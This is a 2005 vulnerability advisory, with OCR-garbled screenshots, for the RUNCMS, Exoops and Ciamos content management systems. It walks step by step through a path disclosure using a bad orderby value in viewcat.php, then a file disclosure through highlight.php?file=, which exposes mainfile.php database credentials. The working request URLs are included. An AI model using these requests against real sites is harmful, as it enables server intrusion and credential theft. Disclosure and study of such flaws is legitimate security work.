

How Using Bug In
RUNCMS , EXOOPS , CIAMOS

Advisory By NT(IHS)
18 MAR 2005

Greet To Other IHS Member LorD and C0d3r

BUG : Show Installation path
Package : RUNCMS
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote

Package : RUNCMS
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote
Bug : Show CMS Database Configuration

BUG : Show Installation path
Package : Ciamos
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote

Package : Ciamos
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote
Bug : Show CMS Database Configuration

BUG : Show Installation path
Package : Exoops
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote

Package : Exoops
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote
Bug : Show CMS Database Configuration

bug in viewcat.php and mysql.php on RUNCMS and Exoops and Ciamos CMS.this security hole show CMS installation path in server to allusers access to mylinks or mydownload modules. And next hole in highlight.php by this bug all users can see CMS database configuration in mainfile.php. for details see images.

How Using Bug In
RUNCMS , EXOOPS , CIAMOS

Advisory By NT(IHS)
18 MAR 2005




Image 1

Home Account Downloads Links Forum Tutorials F.A.Q. Skins/Themes Modules

WEB LINKS

IHS Test (7)

There are 7 Links in our Database

image 2

Home Account Downloads Links Forum Tutorials F.A.Q. Skins/Themes Modules

WEB LINKS

: IHS Test :

Sort by: Title (↑↓) Date (↑↓) Rating (↑↓) Popularity (↑↓)
Sites currently sorted by: Title (A to Z)

image 3

How Using Bug In
RUNCMS , EXOOPS , CIAMOS

Advisory By NT(IHS)
18 MAR 2005

sorted by: Title (A to Z)

image 4

Date (↑↓) Ra
rently sort

image 5

http://localhost/runcms1.1/modules/mylinks/viewcat.php?cid=1&orderby=dateA

image 6

http://localhost/runcms1.1/modules/mylinks/viewcat.php?cid=1&orderby=dateD

image 7

must input wrong address.

http://localhost/runcms1.1/modules/mylinks/viewcat.php?cid=1&orderby=dateB

Image 8

After input wrong address see this result.(image 9)

Error Number: 2 [Warning]
Error Message: **mysql_fetch_row(): supplied argument is not a valid MySQL result resource**
In File: c:\phpdev\www\runcms1.1\class\database\mysql.php
On Line: 153


Image 9

It mean you get CMS installation path in server!

How Using Bug In
RUNCMS , EXOOPS , CIAMOS

Advisory By NT(IHS)
18 MAR 2005

Next bug! In highlight.php , with this bug u can see all .php file in this cms!
You can see how work by highlight.php in image number 10.



```
1 <?php
2 // $Id: mysql.php,v 1.1 2004/07/11 10:27:19 Farsus Exp $
3 //
4 //          RUNCMS
5 //
6 //   reliable - Unique - Nocost & Simplicity & ease off use
7 //   < http://www.runcms.org >
8 //
9 // Original Author: Half-Dead
10 // Author Website : http://www.e-xoops.com
11 // License Type   : Proprietary: See /manual/LICENSES/E-Xoops.txt
12 //
13
14 if ( !defined("SQL_LAYER") ) {
15     define("SQL_LAYER", "mysql");
16 }
17 include_once(XOOPS_ROOT_PATH."/class/database.php");
18
19 //-----//
20 /**
21  * Description
22  *
23  * @param type $var description
24  * @return type description
25  */
26 class Database extends AbsDatabase {
27
28     var $db_connect;
29     var $query_log;
30
31 //-----//
32 function connect($server, $user, $pass, $persistent=0) {
33     !empty($persistent) ? $this->db_connect = mysql_pconnect($server, $user, $pass) : $this->db_connect = mysql_connect
($server, $user, $pass);
34     return $this->db_connect;
```

Image 10

OK! We need CMS installation address for working with highlight.php (can get it by using first bug)
You must put a mainfile.php address for input of highlight.php!and highlight.php show for you all
setting and passwordS!!!

<http://localhost/runcms1.1/class/debug/highlight.php?file=c:\phpdev\www\runcms1.1\class\database\mysql.php&line=153#153>

Image 11

How Using Bug In
RUNCMS , EXOOPS , CIAMOS

Advisory By NT(IHS)
18 MAR 2005

```
address http://localhost/runcms1.1/class/debug/highlight.php?file=c:\phpdev\www\runcms1.1\mainfile.php&line=153#153
1 <?php
2 // -----
3 //           E-Xoops: Content Management for the Masses
4 //           < http://www.e-xoops.com >
5 // -----
6
```

Image 12

```

// Actual path to your main RUNCMS directory W/inob.
define('XOOPS_URL', 'http://localhost/runcms1.1');

// Choose the type of database to be used.
xoopsConfig['database'] = 'mysql';
// This prefix will be added to all new tables.
// Just use the default 'xoops'.
xoopsConfig['prefix'] = 'xoops';
// Hostname of the database server. ( If you are using
xoopsConfig['dbhost'] = 'localhost';
// Your database user account on the host. ( Often root.
xoopsConfig['dbuname'] = 'root';
// Password for your database user account.
xoopsConfig['dbpass'] = '';
// The name of database on the host. The installer will
xoopsConfig['dbname'] = 'xoops';
```

Image 13

www.IHSTeam.com